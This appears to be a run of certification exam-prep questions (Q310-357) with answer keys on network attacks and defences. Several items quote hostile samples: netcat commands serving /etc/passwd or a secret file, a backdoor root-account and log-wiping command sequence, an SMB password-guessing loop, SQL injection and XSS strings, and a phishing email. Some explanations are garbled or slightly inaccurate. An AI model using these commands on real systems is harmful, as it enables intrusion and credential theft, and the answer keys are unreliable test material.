Explanation: When a Nic is set to Promiscuous mode it just blindly takes whatever comes through to it network interface and sends it to the Application layer. This is why they are so hard to detect. Actually you could use ARP requests and Send them to every pc and the one which responds to all the requests can be identified as a NIC on Promiscuous mode and there are some very special programs that can do this for you. But considering the alternatives in the question the right answer has to be that the interface cannot be detected.

---

**QUESTION 310:**

Bob waits near a secured door, holding a box. He waits until an employee walks up to the secured door and uses the special card in order to access the restricted area of the target company. Just as the employee opens the door, Bob walks up to the employee (still holding the box) and asks the employee to hold the door open so that he can enter. What is the best way to undermine the social engineering activity of tailgating?

- A. issue special cards to access secured doors at the company and provide a one-time only brief description of use of the special card
- B. to post a sign that states "no tailgating" next to the special card reader adjacent to the secured door
- C. setup a mock video camera next to the special card reader adjacent to the secured door
- D. to educate all of the employees of the company on best security practices on a recurring basis

Answer: D

Explanation: Tailgating will not work in small company's where everyone knows everyone, and neither will it work in very large companies where everyone is required to swipe a card to pass, but it's a very simple and effective social engineering attack against mid-sized companies where it's common for one employee not to know everyone. There is two ways of stop this attack either by buying expensive perimeter defense in form of gates that only let on employee pass at every swipe of a card or by educating every employee on a recurring basis.

---

**QUESTION 311:**

Eric has discovered a fantastic package of tools named Dsniff on the Internet. He has learnt to use these tools in his lab and is now ready for real world exploitation.

He was able to effectively intercept communications between the two entities and establish credentials with both sides of the connections. The two remote ends of the communication never notice that Eric is relaying the information between the two. What would you call this attack?

- A. Interceptor
- B. Man-in-the-middle
- C. ARP Proxy
- D. Poisoning Attack

Answer: B

Explanation: A man-in-the-middle attack (MITM) is an attack in which an attacker is able to read, insert and modify at will, messages between two parties without either party knowing that the link between them has been compromised.

---

**QUESTION 312:**

SSL has been seen as the solution to several common security problems. Administrators will often make use of SSL to encrypt communication from point A to point B. Why do you think this could be a bad idea if there is an Intrusion Detection System deployed to monitor the traffic between point A and B?

- A. SSL is redundant if you already have IDS in place.
- B. SSL will trigger rules at regular interval and force the administrator to turn them off.
- C. SSL will slow down the IDS while it is breaking the encryption to see the packet content.
- D. SSL will mask the content of the packet and Intrusion Detection System will be blinded.

Answer: D

Explanation: Because the traffic is encrypted, an IDS cannot understand it or evaluate the payload.

---

**QUESTION 313:**

John is discussing security with Jane. Jane had mentioned to John earlier that she suspects an LKM has been installed on her server. She believes this is the reason that the server has been acting erratically lately. LKM stands for Loadable Kernel Module.

What does this mean in the context of Linux Security?

- A. Loadable Kernel Modules are a mechanism for adding functionality to a file system

without requiring a kernel recompilation.

B. Loadable Kernel Modules are a mechanism for adding functionality to an operating-system kernel after it has been recompiled and the system rebooted.

C. Loadable Kernel Modules are a mechanism for adding auditing to an operating-system kernel without requiring a kernel recompilation.

D. Loadable Kernel Modules are a mechanism for adding functionality to an operating-system kernel without requiring a kernel recompilation.

Answer: D

Explanation: Loadable Kernel Modules, or LKM, are object files that contain code to extend the running kernel, or so-called base kernel, without the need of a kernel recompilation. Operating systems other than Linux, such as BSD systems, also provide support for LKM's. However, the Linux kernel generally makes far greater and more versatile use of LKM's than other systems. LKM's are typically used to add support for new hardware, filesystems or for adding system calls. When the functionality provided by an LKM is no longer required, it can be unloaded, freeing memory.

---

**QUESTION 314:**

You are concerned that someone running PortSentry could block your scans, and you decide to slow your scans so that no one detects them. Which of the following commands will help you achieve this?

A. `nmap -sS -PT -PI -O -T1 <ip address>`

B. `nmap -sO -PT -O -C5 <ip address>`

C. `nmap -sF -PT -PI -O <ip address>`

D. `nmap -sF -P0 -O <ip address>`

Answer: A

Explanation: `-T[0-5]:Settimingtemplate(higherisfaster)`

---

**QUESTION 315:**

An attacker runs netcat tool to transfer a secret file between two hosts.

Machine A: `netcat -l -p 1234 < secretfile`

Machine B: `netcat 192.168.3.4 > 1234`

He is worried about information being sniffed on the network. How would the attacker use netcat to encrypt the information before transmitting onto the wire?

A. Machine A: `netcat -l -p -s password 1234 < testfile`

Machine B: `netcat 1234`

B. Machine A: netcat -l -e magickey -p 1234 < testfile

Machine B: netcat 1234

C. Machine A: netcat -l -p 1234 < testfile -pw password

Machine B: netcat 1234 -pw password

D. Use cryptcat instead of netcat

Answer: D

Explanation: Netcat cannot encrypt the file transfer itself but would need to use a third party application to encrypt/decrypt like openssl. Cryptcat is the standard netcat enhanced with twofish encryption.

---

**QUESTION 316:**

John is the network administrator of XSECURITY systems. His network was recently compromised. He analyzes the logfiles to investigate the attack. Take a look at the following Linux logfile snippet. The hacker compromised and "owned" a Linux machine. What is the hacker trying to accomplish here?

```
[root@apollo /]# rm rootkit.c
[root@apollo /]# [root@apollo /]# ps -aux | grep inetd ; ps -aux | grep portmap ;
rm /sbin/portmap ; rm /tmp/h ; rm /usr/sbin/rpc.portmap ; rm -rf .bash* ; rm -
rf /root/.bash_history ; rm - rf /usr/sbin/namedps -aux | grep inetd ; ps -aux | grep
portmap ; rm /sbin/por359 ? 00:00:00 inetd 359 ? 00:00:00 inetd
rm: cannot remove `/tmp/h': No such file or directory
rm: cannot remove `/usr/sbin/rpc.portmap': No such file or directory
[root@apollo /]# ps -aux | grep portmap
[root@apollo /]# [root@apollo /]# ps -aux | grep inetd ; ps -aux | grep portmap ; rm
/sbin/portmap ;
rm /tmp/h ; rm /usr/sbin/rpc.portmap ; rm -rf .bash* ; rm -rf /root/.bash_history ;
rm - rf /usr/sbin/namedps -aux | grep inetd ; ps -aux | grep portmap ; rm
/sbin/por359 ? 00:00:00 inetd
rm: cannot remove `/sbin/portmap': No such file or directory
rm: cannot remove `/tmp/h': No such file or directory
>rm: cannot remove `/usr/sbin/rpc.portmap': No such file or directory
[root@apollo /]# rm: cannot remove `/sbin/portmap': No such file or directory
```

A. The hacker is planting a rootkit

B. The hacker is trying to cover his tracks

C. The hacker is running a buffer overflow exploit to lock down the system

D. The hacker is attempting to compromise more machines on the network

Answer: B

Explanation: By deleting temporary directories and emptying like bash\_history that contains the last commands used with the bash shell he is trying to cover his tracks.

**QUESTION 317:**

You are the Security Administrator of Xtrinity, Inc. You write security policies and conduct assessments to protect the company's network. During one of your periodic checks to see how well policy is being observed by the employees, you discover an employee has attached a modem to his telephone line and workstation. He has used this modem to dial in to his workstation, thereby bypassing your firewall. A security breach has occurred as a direct result of this activity. The employee explains that he used the modem because he had to download software for a department project. How would you resolve this situation?

- A. Reconfigure the firewall
- B. Conduct a needs analysis
- C. Install a network-based IDS
- D. Enforce the corporate security policy

Answer: D

Explanation: The security policy is meant to always be followed until changed. If a need rises to perform actions that might violate the security policy you'll have to find another way to accomplish the task or wait until the policy has been changed.

---

**QUESTION 318:**

You are performing a port scan with nmap. You are in hurry and conducting the scans at the fastest possible speed. However, you don't want to sacrifice reliability for speed. If stealth is not an issue, what type of scan should you run to get very reliable results?

- A. XMAS scan
- B. Stealth scan
- C. Connect scan
- D. Fragmented packet scan

Answer: C

Explanation: A TCP Connect scan, named after the Unix connect() system call is the most accurate scanning method. If a port is open the operating system completes the TCP three-way handshake, and the port scanner immediately closes the connection.

---

**QUESTION 319:**

What is GINA?

- A. Gateway Interface Network Application
- B. GUI Installed Network Application CLASS
- C. Global Internet National Authority (G-USA)
- D. Graphical Identification and Authentication DLL

Answer: D

Explanation: In computing, GINA refers to the graphical identification and authentication library, a component of some Microsoft Windows operating systems that provides secure authentication and interactive logon services.

---

**QUESTION 320:**

How would you prevent session hijacking attacks?

- A. Using biometrics access tokens secures sessions against hijacking
- B. Using non-Internet protocols like http secures sessions against hijacking
- C. Using hardware-based authentication secures sessions against hijacking
- D. Using unpredictable sequence numbers secures sessions against hijacking

Answer: D

Explanation: Protection of a session needs to focus on the unique session identifier because it is the only thing that distinguishes users. If the session ID is compromised, attackers can impersonate other users on the system. The first thing is to ensure that the sequence of identification numbers issued by the session management system is unpredictable; otherwise, it's trivial to hijack another user's session. Having a large number of possible session IDs (meaning that they should be very long) means that there are a lot more permutations for an attacker to try.

---

**QUESTION 321:**

Most NIDS systems operate in layer 2 of the OSI model. These systems feed raw traffic into a detection engine and rely on the pattern matching and/or statistical analysis to determine what is malicious. Packets are not processed by the host's TCP/IP stack ?allowing the NIDS to analyze traffic the host would otherwise discard. Which of the following tools allows an attacker to intentionally craft packets to confuse pattern-matching NIDS systems, while still being correctly assembled by the host TCP/IP stack to render the attack payload?

- A. Defrag
- B. Tcpfrag
- C. Tcpdump

D. Fragroute

Answer: D

Explanation:

fragroute intercepts, modifies, and rewrites egress traffic destined for a specified host, implementing most of the attacks described in the Secure Networks "Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection" paper of January 1998. It features a simple ruleset language to delay, duplicate, drop, fragment, overlap, print, reorder, segment, source-route, or otherwise monkey with all outbound packets destined for a target host, with minimal support for randomized or probabilistic behaviour. This tool was written in good faith to aid in the testing of network intrusion detection systems, firewalls, and basic TCP/IP stack behaviour.

---

**QUESTION 322:**

Neil is closely monitoring his firewall rules and logs on a regular basis. Some of the users have complained to Neil that there are a few employees who are visiting offensive web site during work hours, without any consideration for others. Neil knows that he has an up-to-date content filtering system and such access should not be authorized. What type of technique might be used by these offenders to access the Internet without restriction?

- A. They are using UDP that is always authorized at the firewall
- B. They are using an older version of Internet Explorer that allow them to bypass the proxy server
- C. They have been able to compromise the firewall, modify the rules, and give themselves proper access
- D. They are using tunneling software that allows them to communicate with protocols in a way it was not intended

Answer: D

Explanation: This can be accomplished by, for example, tunneling the http traffic over SSH if you have a SSH server answering to your connection, you enable dynamic forwarding in the ssh client and configure Internet Explorer to use a SOCKS Proxy for network traffic.

---

**QUESTION 323:**

Which of the following snort rules look for FTP root login attempts?

- A. alert tcp -> any port 21 (msg:"user root";)
- B. alert tcp -> any port 21 (message:"user root";)



- C. alert ftp -> ftp (content:"user password root");
- D. alert tcp any any -> any any 21 (content:"user root");

Answer: D

Explanation: The snort rule header is built by defining action (alert), protocol (tcp), from IP subnet port (any any), to IP subnet port (any any 21), Payload Detection Rule Options (content:"user root");

---

**QUESTION 324:**

Jimmy, an attacker, knows that he can take advantage of poorly designed input validation routines to create or alter SQL commands to gain access to private data or execute commands in the database. What technique does Jimmy use to compromise a database?

- A. Jimmy can submit user input that executes an operating system command to compromise a target system
- B. Jimmy can utilize this particular database threat that is an SQL injection technique to penetrate a target system
- C. Jimmy can utilize an incorrect configuration that leads to access with higher-than-expected privilege of the database
- D. Jimmy can gain control of system to flood the target system with requests, preventing legitimate users from gaining access

Answer: B

Explanation: SQL injection is a security vulnerability that occurs in the database layer of an application. The vulnerability is present when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and thereby unexpectedly executed. It is in fact an instance of a more general class of vulnerabilities that can occur whenever one programming or scripting language is embedded inside another.

---

**QUESTION 325:**

After studying the following log entries, how many user IDs can you identify that the attacker has tampered with?

1. mkdir -p /etc/X11/applnk/Internet/etc
2. mkdir -p /etc/X11/applnk/Internet/etcpasswd
3. touch -acmr /etc/passwd /etc/X11/applnk/Internet/etcpasswd
4. touch -acmr /etc /etc/X11/applnk/Internet/etc
5. passwd nobody -d
6. /usr/sbin/adduser dns -d/bin -u 0 -g 0 -s/bin/bash

7. passwd dns -d
8. touch -acmr /etc/X11/applnk/Internet/.etcpasswd /etc/passwd
9. touch -acmr /etc/X11/applnk/Internet/.etc /etc

- A. IUSR\_
- B. acmr, dns
- C. nobody, dns
- D. nobody, IUSR\_

Answer: C

Explanation: Passwd is the command used to modify a user password and it has been used together with the usernames nobody and dns.

---

**QUESTION 326:**

StackGuard (as used by Immunix), ssp/ProPolice (as used by OpenBSD), and Microsoft's /GS option use \_\_\_\_\_ defense against buffer overflow attacks.

- A. Canary
- B. Hex editing
- C. Format checking
- D. Non-executing stack

Answer: A

Explanation: Canaries or canary words are known values that are placed between a buffer and control data on the stack to monitor buffer overflows. When the buffer overflows, it will clobber the canary, making the overflow evident. This is a reference to the historic practice of using canaries in coal mines, since they would be affected by toxic gases earlier than the miners, thus providing a biological warning system.

---

**QUESTION 327:**

Eve is spending her day scanning the library computers. She notices that Alice is using a computer whose port 445 is active and listening. Eve uses the ENUM tool to enumerate Alice machine. From the command prompt, she types the following command.

```
For /f "tokens=1 %%a in (hackfile.txt) do net use * \\10.1.2.3\c$  
/user:"Administrator" %%a  
What is Eve trying to do?
```

- A. Eve is trying to connect as an user with Administrator privileges

- B. Eve is trying to enumerate all users with Administrative privileges
- C. Eve is trying to carry out a password crack for user Administrator
- D. Eve is trying to escalate privilege of the null user to that of Administrator

Answer: C

Explanation: Eve tries to get a successful login using the username Administrator and passwords from the file hackfile.txt.

---

**QUESTION 328:**

A file integrity program such as Tripwire protects against Trojan horse attacks by:

- A. Automatically deleting Trojan horse programs
- B. Rejecting packets generated by Trojan horse programs
- C. Using programming hooks to inform the kernel of Trojan horse behavior
- D. Helping you catch unexpected changes to a system utility file that might indicate it had been replaced by a Trojan horse

Answer: D

Explanation: Tripwire generates a database of the most common files and directories on your system. Once it is generated, you can then check the current state of your system against the original database and get a report of all the files that have been modified, deleted or added. This comes in handy if you allow other people access to your machine and even if you don't, if someone else does get access, you'll know if they tried to modify files such as /bin/login etc.

---

**QUESTION 329:**

Neil notices that a single address is generating traffic from its port 500 to port 500 of several other machines on the network. This scan is eating up most of the network bandwidth and Neil is concerned. As a security professional, what would you infer from this scan?

- A. It is a network fault and the originating machine is in a network loop
- B. It is a worm that is malfunctioning or hardcoded to scan on port 500
- C. The attacker is trying to detect machines on the network which have SSL enabled
- D. The attacker is trying to determine the type of VPN implementation and checking for IPSec

Answer: D

Explanation:

Port 500 is used by IKE (Internet Key Exchange). This is typically used for IPSEC-based VPN software, such as Freeswan, PGPnet, and various vendors of in-a-box VPN solutions such as Cisco. IKE is used to set up the session keys. The actual session is usually sent with ESP (Encapsulated Security Payload) packets, IP protocol 50 (but some in-a-box VPN's such as Cisco are capable of negotiating to send the encrypted tunnel over a UDP channel, which is useful for use across firewalls that block IP protocols other than TCP or UDP).

---

**QUESTION 330:**

Identify SQL injection attack from the HTTP requests shown below:

- A. `http://www.victim.com/example?accountnumber=67891&creditamount=999999999`
- B. `http://www.xsecurity.com/cgiin/bad.cgi?foo=..%fc%80%80%80%80%af../bin/ls%20-al`
- C. `http://www.myserver.com/search.asp?lname=smith%27%3bupdate%20usertable%20set%20passwd%3d%27hAx`
- D. `http://www.myserver.com/script.php?mydata=%3cscript%20src=%22http%3a%2f%2fwww.yourserver.c0m%2f3e%3c%2fscript%3e`

Answer: C

Explanation: The correct answer contains the code to alter the usertable in order to change the password for user smith to hAx0r

---

**QUESTION 331:**

A distributed port scan operates by:

- A. Blocking access to the scanning clients by the targeted host
- B. Using denial-of-service software against a range of TCP ports
- C. Blocking access to the targeted host by each of the distributed scanning clients
- D. Having multiple computers each scan a small number of ports, then correlating the results

Answer: D

Explanation: Think of dDoS (distributed Denial of Service) where you use a large number of computers to create simultaneous traffic against a victim in order to shut them down.

---

**QUESTION 332:**

Eric notices repeated probes to port 1080. He learns that the protocol being used is designed to allow a host outside of a firewall to connect transparently and securely through the firewall. He wonders if his firewall has been breached. What would be your inference?

- A. Eric network has been penetrated by a firewall breach
- B. The attacker is using the ICMP protocol to have a covert channel
- C. Eric has a Wingate package providing FTP redirection on his network
- D. Somebody is using SOCKS on the network to communicate through the firewall

Answer: D

Explanation:

Port Description:	SOCKS. SOCKS port, used to support outbound tcp services (FTP, HTTP, etc). Vulnerable similar to FTP Bounce, in that attacker can connect to
	this port and \bounce\ out to another internal host. Done to either reach a
	protected internal host or mask true source of attack. Listen for connection
	attempts to this port -- good sign of port scans, SOCKS-probes, or bounce attacks. Also a means to access
	restricted resources. Example: Bouncing off a MILNET gateway SOCKS port allows attacker to access web sites, etc. that were restricted only to.mil domain hosts.

---

**QUESTION 333:**

Bob wants to prevent attackers from sniffing his passwords on the wired network. Which of the following lists the best options?

- A. RSA, LSA, POP
- B. SSID, WEP, Kerberos

- C. SMB, SMTP, Smart card
- D. Kerberos, Smart card, Stanford SRP

Answer: D

Explanation: Kerberos, Smart cards and Stanford SRP are techniques where the password never leaves the computer.

---

**QUESTION 334:**

What is the problem with this ASP script (login.asp)?

```
<%  
Set objConn = CreateObject("ADODB.Connection")  
objConn.Open Application("WebUsersConnection")  
sSQL="SELECT * FROM Users where Username=? & Request("user") & _  
"?and Password=? & Request("pwd") & "?  
Set RS = objConn.Execute(sSQL)  
If RS.EOF then  
Response.Redirect("login.asp?msg=Invalid Login")  
Else  
Session.Authorized = True  
Set RS = nothing  
Set objConn = nothing Response.Redirect("mainpage.asp")  
End If  
>%
```

- A. The ASP script is vulnerable to XSS attack
- B. The ASP script is vulnerable to SQL Injection attack
- C. The ASP script is vulnerable to Session Splice attack
- D. The ASP script is vulnerable to Cross Site Scripting attack

Answer: B

---

**QUESTION 335:**

An attacker has been successfully modifying the purchase price of items purchased at a web site. The security administrators verify the web server and Oracle database have not been compromised directly. They have also verified the IDS logs and found no attacks that could have caused this. What is the mostly likely way the attacker has been able to modify the price?

- A. By using SQL injection
- B. By using cross site scripting
- C. By changing hidden form values in a local copy of the web page

D. There is no way the attacker could do this without directly compromising either the web server or the database

Answer: C

Explanation: Changing hidden form values is possible when a web site is poorly built and is trusting the visitors computer to submit vital data, like the price of a product, to the database.

---


**QUESTION 336:**

Jackson discovers that the wireless AP transmits 128 bytes of plaintext, and the station responds by encrypting the plaintext. It then transmits the resulting ciphertext using the same key and cipher that are used by WEP to encrypt subsequent network traffic. What authentication mechanism is being followed here?

- A. no authentication
- B. single key authentication
- C. shared key authentication
- D. open system authentication

Answer: C

Explanation: The following picture shows how the WEP authentication procedure:



---

**QUESTION 337:**

Which tool/utility can help you extract the application layer data from each TCP connection from a log file into separate files?

- A. Snort
- B. argus

- C. TCPflow
- D. Tcpdump

Answer: C

Explanation: Tcpflow is a program that captures data transmitted as part of TCP connections (flows), and stores the data in a way that is convenient for protocol analysis or debugging. A program like 'tcpdump' shows a summary of packets seen on the wire, but usually doesn't store the data that's actually being transmitted. In contrast, tcpflow reconstructs the actual data streams and stores each flow in a separate file for later analysis.

---

**QUESTION 338:**

Bryan notices the error on the web page and asks Liza to enter liza' or '1='1 in the email field. They are greeted with a message "Your login information has been mailed to johndoe@gmail.com". What do you think has occurred?

- A. The web application picked up a record at random
- B. The web application returned the first record it found
- C. The server error has caused the application to malfunction
- D. The web application emailed the administrator about the error

Answer: B

Explanation: The web application sends a query to an SQL database and by giving it the criteria 1=1, which always will be true, it will return the first value it finds.

---

**QUESTION 339:**

Jake works as a system administrator at Acme Corp. Jason, an accountant of the firm befriends him at the canteen and tags along with him on the pretext of appraising him about potential tax benefits. Jason waits for Jake to swipe his access card and follows him through the open door into the secure systems area. How would you describe Jason's behavior within a security context?

- A. Trailing
- B. Tailgating
- C. Swipe Gating
- D. Smooth Talking

Answer: B

Explanation: Tailgating, in which an unauthorized person follows someone with a



pass into an office, is a very simple social engineering attack. The intruder opens the door, which the authorized user walks through, and then engages them in conversation about the weather or weekend sport while they walk past the reception area together.

---

**QUESTION 340:**

Rebecca is a security analyst and knows of a local root exploit that has the ability to enable local users to use available exploits to gain root privileges. This vulnerability exploits a condition in the Linux kernel within the `execve()` system call. There is no known workaround that exists for this vulnerability. What is the correct action to be taken by Rebecca in this situation as a recommendation to management?

- A. Rebecca should make a recommendation to disable the `execve()` system call
- B. Rebecca should make a recommendation to upgrade the Linux kernel promptly
- C. Rebecca should make a recommendation to set all child-process to sleep within the `execve()`
- D. Rebecca should make a recommendation to hire more system administrators to monitor all child processes to ensure that each child process can't elevate privilege

Answer: B

---

**QUESTION 341:**

Which of the following display filters will you enable in Ethereal to view the three-way handshake for a connection from host 192.168.0.1?

- A. `ip == 192.168.0.1 and tcp.syn`
- B. `ip.addr = 192.168.0.1 and syn = 1`
- C. `ip.addr==192.168.0.1 and tcp.flags.syn`
- D. `ip.equals 192.168.0.1 and syn.equals on`

Answer: C

---

**QUESTION 342:**

Fingerprinting an Operating System helps a cracker because:

- A. It defines exactly what software you have installed
- B. It opens a security-delayed window based on the port being scanned
- C. It doesn't depend on the patches that have been applied to fix existing security holes
- D. It informs the cracker of which vulnerabilities he may be able to exploit on your

system

Answer: D

Explanation: When a cracker knows what OS and Services you use he also knows which exploits might work on your system. If he would have to try all possible exploits for all possible Operating Systems and Services it would take too long time and the possibility of being detected increases.

---

**QUESTION 343:**

Basically, there are two approaches to network intrusion detection: signature detection, and anomaly detection. The signature detection approach utilizes well-known signatures for network traffic to identify potentially malicious traffic. The anomaly detection approach utilizes a previous history of network traffic to search for patterns that are abnormal, which would indicate an intrusion. How can an attacker disguise his buffer overflow attack signature such that there is a greater probability of his attack going undetected by the IDS?

- A. He can use a shellcode that will perform a reverse telnet back to his machine
- B. He can use a dynamic return address to overwrite the correct value in the target machine computer memory
- C. He can chain NOOP instructions into a NOOP "sled" that advances the processor's instruction pointer to a random place of choice
- D. He can use polymorphic shell code-with a tool such as ADMmutate - to change the signature of his exploit as seen by a network IDS

Answer: D

Explanation: ADMmutate is using a polymorphic technique designed to circumvent certain forms of signature based intrusion detection. All network based remote buffer overflow exploits have similarities in how they function. ADMmutate has the ability to emulate the protocol of the service the attacker is attempting to exploit. The data payload (sometimes referred to as an egg) contains the instructions the attacker wants to execute on the target machine. These eggs are generally interchangeable and can be utilized in many different buffer overflow exploits. ADMmutate uses several techniques to randomize the contents of the egg in any given buffer overflow exploit. This randomization effectively changes the content or 'signature' of the exploit without changing the functionality of the exploit.

---

**QUESTION 344:**

You want to know whether a packet filter is in front of 192.168.1.10. Pings to 192.168.1.10 don't get answered. A basic nmap scan of 192.168.1.10 seems to hang

without returning any information. What should you do next?

- A. Use NetScan Tools Pro to conduct the scan
- B. Run nmap XMAS scan against 192.168.1.10
- C. Run NULL TCP hping2 against 192.168.1.10
- D. The firewall is blocking all the scans to 192.168.1.10

Answer: C

---

**QUESTION 345:**

In the context of Windows Security, what is a 'null' user?

- A. A user that has no skills
- B. An account that has been suspended by the admin
- C. A pseudo account that has no username and password
- D. A pseudo account that was created for security administration purpose

Answer: C

Explanation: NULL sessions take advantage of "features" in the SMB (Server Message Block) protocol that exist primarily for trust relationships. You can establish a NULL session with a Windows host by logging on with a NULL user name and password. Using these NULL connections allows you to gather the following information from the host:

- \* List of users and groups
- \* List of machines
- \* List of shares
- \* Users and host SID' (Security Identifiers)

NULL sessions exist in windows networking to allow:

- \* Trusted domains to enumerate resources
- \* Computers outside the domain to authenticate and enumerate users
- \* The SYSTEM account to authenticate and enumerate resources

NetBIOS NULL sessions are enabled by default in Windows NT and 2000. Windows XP and 2003 will allow anonymous enumeration of shares, but not SAM accounts.

---

**QUESTION 346:**

What does the following command in netcat do?

```
nc -l -u -p 55555 < /etc/passwd
```

- A. logs the incoming connections to /etc/passwd file
- B. loads the /etc/passwd file to the UDP port 55555
- C. grabs the /etc/passwd file when connected to UDP port 55555

D. deletes the /etc/passwd file when connected to the UDP port 55555

Answer: C

Explanation:

-l forces netcat to listen for incoming connections.

-u tells netcat to use UDP instead of TCP

-p 5555 tells netcat to use port 5555

< /etc/passwd tells netcat to grab the /etc/passwd file when connected to.

---

**QUESTION 347:**

John the hacker is sniffing the network to inject ARP packets. He injects broadcast frames onto the wire to conduct MiTM attack. What is the destination MAC address of a broadcast frame?

A. 0xFFFFFFFFFFFF

B. 0xAAAAAAAAAAAA

C. 0xBBBBBBBBBBBB

D. 0xDDDDDDDDDDDD

Answer: A

Explanation: 0xFFFFFFFFFFFF is the destination MAC address of the broadcast frame.

---

**QUESTION 348:**

Jacob would like your advice on using a wireless hacking tool that can save him time and get him better results with lesser packets. You would like to recommend a tool that uses KoreK's implementation. Which tool would you recommend from the list below?

A. Kismet

B. Shmoo

C. Aircrack

D. John the Ripper

Answer: C

Explanation: Implementing KoreK's attacks as well as improved FMS, aircrack provides the fastest and most effective statistical attacks available. John the Ripper is a password cracker, Kismet is an 802.11 layer2 wireless network detector, sniffer, and intrusion detection system, and

---

**QUESTION 349:**

Annie has just succeeded in stealing a secure cookie via a XSS attack. She is able to replay the cookie even while the session is valid on the server. Why do you think this is possible?

- A. Any cookie can be replayed irrespective of the session status
- B. The scenario is invalid as a secure cookie cannot be replayed
- C. It works because encryption is performed at the network layer (layer 1 encryption)
- D. It works because encryption is performed at the application layer (single encryption key)

Answer: D

---

**QUESTION 350:**

Bret is a web application administrator and has just read that there are a number of surprisingly common web application vulnerabilities that can be exploited by unsophisticated attackers with easily available tools on the Internet. He has also read that when an organization deploys a web application, they invite the world to send HTTP requests. Attacks buried in these requests sail past firewalls, filters, platform hardening, SSL, and IDS without notice because they are inside legal HTTP requests. Bret is determined to weed out any vulnerabilities. What are some common vulnerabilities in web applications that he should be concerned about?

- A. Non-validated parameters, broken access control, broken account and session management, cross-side scripting and buffer overflows are just a few common vulnerabilities
- B. No IDS configured, anonymous user account set as default, missing latest security patch, no firewall filters set and visible clear text passwords are just a few common vulnerabilities
- C. Visible clear text passwords, anonymous user account set as default, missing latest security patch, no firewall filters set and no SSL configured are just a few common vulnerabilities
- D. No SSL configured, anonymous user account set as default, missing latest security patch, no firewall filters set and an inattentive system administrator are just a few common vulnerabilities

Answer: A

**QUESTION 351:**

You are the security administrator for a large network. You want to prevent attackers from running any sort of traceroute into your DMZ and discovering the internal structure of publicly accessible areas of the network. How can you achieve this?

- A. Block TCP at the firewall
- B. Block UDP at the firewall
- C. Block ICMP at the firewall
- D. There is no way to completely block tracerouting into this area

Answer: D

Explanation: If you create rules that prevents attackers to perform traceroutes to your DMZ then you'll also prevent anyone from accessing the DMZ from outside the company network and in that case it is not a DMZ you have.

---

**QUESTION 352:**

A simple compiler technique used by programmers is to add a terminator 'canary word' containing four letters NULL (0x00), CR (0x0d), LF (0x0a) and EOF (0xff) so that most string operations are terminated. If the canary word has been altered when the function returns, and the program responds by emitting an intruder alert into syslog, and then halts what does it indicate?

- A. The system has crashed
- B. A buffer overflow attack has been attempted
- C. A buffer overflow attack has already occurred
- D. A firewall has been breached and this is logged
- E. An intrusion detection system has been triggered

Answer: B

Explanation: Terminator Canaries are based on the observation that most buffer overflows and stack smash attacks are based on certain string operations which end at terminators. The reaction to this observation is that the canaries are built of NULL terminators, CR, LF, and -1. The undesirable result is that the canary is known.

---

**QUESTION 353:**

Which of the following represents the initial two commands that an IRC client sends

to join an IRC network?

- A. USER, NICK
- B. LOGIN, NICK
- C. USER, PASS
- D. LOGIN, USER

Answer: A

Explanation: A "PASS" command is not required for either client or server connection to be registered, but it must precede the server message or the latter of the NICK/USER combination. (RFC 1459)

---

**QUESTION 354:**

Study the following e-mail message. When the link in the message is clicked, it will take you to an address like: <http://hacker.xsecurity.com/in.htm>. Note that hacker.xsecurity.com is not an official SuperShopper site!

What attack is depicted in the below e-mail?

Dear SuperShopper valued member,

Due to concerns, for the safety and integrity of the SuperShopper community we have issued this warning message. It has come to our attention that your account information needs to be updated due to inactive members, frauds and spoof reports. If you could please take 5-10 minutes out of your online experience and renew your records you will not run into any future problems with the online service. However, failure to update your records will result to your account cancellation. This notification expires within 24 hours.

Once you have updated your account records your SuperShopper will not be interrupted and will continue as normal.

Please follow the link below and renew your account information.

<https://www.supershopper.com/cgi-bin/webscr?cmd=update-run>

SuperShopper Technical Support <http://www.supershopper.com>

- A. Phishing attack
- B. E-mail spoofing
- C. social engineering
- D. Man in the middle attack

Answer: A

Explanation: Phishing is a criminal activity using social engineering techniques. Phishers attempt to fraudulently acquire sensitive information, such as passwords and credit card details, by masquerading as a trustworthy person or business in an electronic communication. Phishing is typically carried out using email or an instant message, although phone contact has been used as well.

**QUESTION 355:**

What does ICMP (type 11, code 0) denote?

- A. Unknown Type
- B. Time Exceeded
- C. Source Quench
- D. Destination Unreachable

Answer: B

Explanation: An ICMP Type 11, Code 0 means Time Exceeded [RFC792], Code 0 = Time to Live exceeded in Transit and Code 1 = Fragment Reassembly Time Exceeded.

---

**QUESTION 356:**

What hacking attack is challenge/response authentication used to prevent?

- A. Replay attacks
- B. Scanning attacks
- C. Session hijacking attacks
- D. Password cracking attacks

Answer: A

Explanation: A replay attack is a form of network attack in which a valid data transmission is maliciously or fraudulently repeated or delayed. This is carried out either by the originator or by an adversary who intercepts the data and retransmits it. With a challenge/response authentication you ensure that captured packets can't be retransmitted without a new authentication.

---

**QUESTION 357:**

Henry is an attacker and wants to gain control of a system and use it to flood a target system with requests, so as to prevent legitimate users from gaining access. What type of attack is Henry using?

- A. Henry is executing commands or viewing data outside the intended target path
- B. Henry is using a denial of service attack which is a valid threat used by an attacker
- C. Henry is taking advantage of an incorrect configuration that leads to access with higher-than-expected privilege



D. Henry uses poorly designed input validation routines to create or alter commands to gain access to unintended data or execute commands

Answer: B

